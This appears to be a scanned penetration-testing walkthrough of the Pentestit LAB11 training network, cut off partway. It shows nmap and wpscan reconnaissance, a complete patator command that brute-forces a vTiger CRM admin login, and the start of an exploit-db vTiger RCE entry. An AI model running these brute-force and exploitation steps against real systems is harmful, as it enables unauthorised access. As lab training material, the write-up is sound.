

https://lab.pentestit.ru LAB11 (Go ahead register, sign-in and download openvpn config file)


Login with openvpn:




Network Diagram



At this stage only accessible IPs are 192.168.1.10 & 192.168.101.11. So, let's nmap to 192.168.1.10 first:
nmap -sS -sV -A -n 192.168.101.10



Based on nmap out, it seems like SMTP port (25) and http (80,88,8080) are the open ports (this is result based on top 1000 ports scan, if we don't find our way in, then we'll comeback for full port scan)
Let's start looking at http ports, through browser, starting with port 80:




Looking at the html source, it looks like wordpress application. Also on display there is a link to CRM applications.

At this stage we could do following:


- Run Wordpress scan
- Run Nikto for web application vulnerabilities
- Run dirb – for directory dictionary bruteforcing
- Open the CRM link and see where it takes us

No preference, but I thought of running the wordpress scanning here, using wpscan:
wpscan http://192.168.101.10
[!] The target is responding with a 403, this might be due to a WAF or a plugin.
I forget about firewall mentioned in network diagram. There is option to bypass using random agents ☺




Based on wpscan results, it seems like there are vulnerabilities in wordpress version identified through scanning, and there is a theme “twentyseventeen –v1.3” and a plugin “kittycatfish-2.2 –v2.2” in use. Looking at these results, we need to search for vulnerabilities and POCs against these vulnerabilities. The one thing which stands out at this point is that kittycatfish plugin is vulnerable to sql-injection vulnerabilities. We could try exploiting it, but since there is firewall in front of us, normally it will take more time to try different exploits. So, let’s hold this info for later.

I didn’t proceeded with nikto & dirb at this stage, and I though of trying the CRM link on page and see where it is taking us



Ok, so it is taking us to http site hosted on another port, i.e. port 88. Login page info says, it’s vtiger CRM v6.3.0. So, next step to find out if there’s any vulnerability in this version of vtiger.




Ok, so vTiger CRM 6.3.0 is vulnerable to Authenticated Remote Code Execution “**38345.txt**”. Indirectly this gives hint that there could be a possibility of bruteforce on login page. Normally, it is recommended to try bruteforce on login page using common dictionary password if nothing else seems working. Also, googling vtiger default credentials, it seems like admin:admin is default credentials. Failed, password has been changed, but user is admin. So, let’s try bruteforce (set SESSION_ID on terminal by copying it from browser cookie manger or burpsuite): Used seclists dictionary.


patator http_fuzz url="http://192.168.101.10:88/index.php?module=Users&action=Login" method=POST body="__vtrftk=sid%3Aeaa82230bd31004100d6ac488bdc107ccb913408%2C1511623069&username=admin&password=FILE0" 0=/usr/share/seclists/Passwords/10_million_password_list_top_100000.txt

follow=1 accept_cookie=0 header="Cookie: ${SESSION_ID}" before_urls="http://192.168.101.10:88/index.php" -x ignore:egrep="Invalid username or password"

So, this will take time depending on website response, you could expect 100,000 tries to take max about 5-6 hours. But password could be anywhere in this, so if we get lucky we might find this earlier.



So, found credential “admin:blackstar”, as you can see it took about 3h 21m to find this. Sometime patience pays, and sometime it don’t ☺. Let’s login.




Cool we got in. Crawl site, and collect all relevant useful information, it could be useful for us later. We collected the information and kept it in text file. Also, with the user name “darthvader” you can notice admin is StarWar fan ☺. Keep in mind while trying any future bruteforce attack if required.
Ok, we searched vulnerability in vtiger and found that it has authenticated remote code execution. Let’s look into details of vulnerability.

```
root@testlab:~/pentestit/lab11# cat /usr/share/exploitdb/platforms/php/webapps/38345.txt
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

# Exploit Title: Vtiger CRM <= 6.3.0 Authenticated Remote Code Execution
# Date: 2015-09-28
# Exploit Author: Benjamin Daniel Mussler
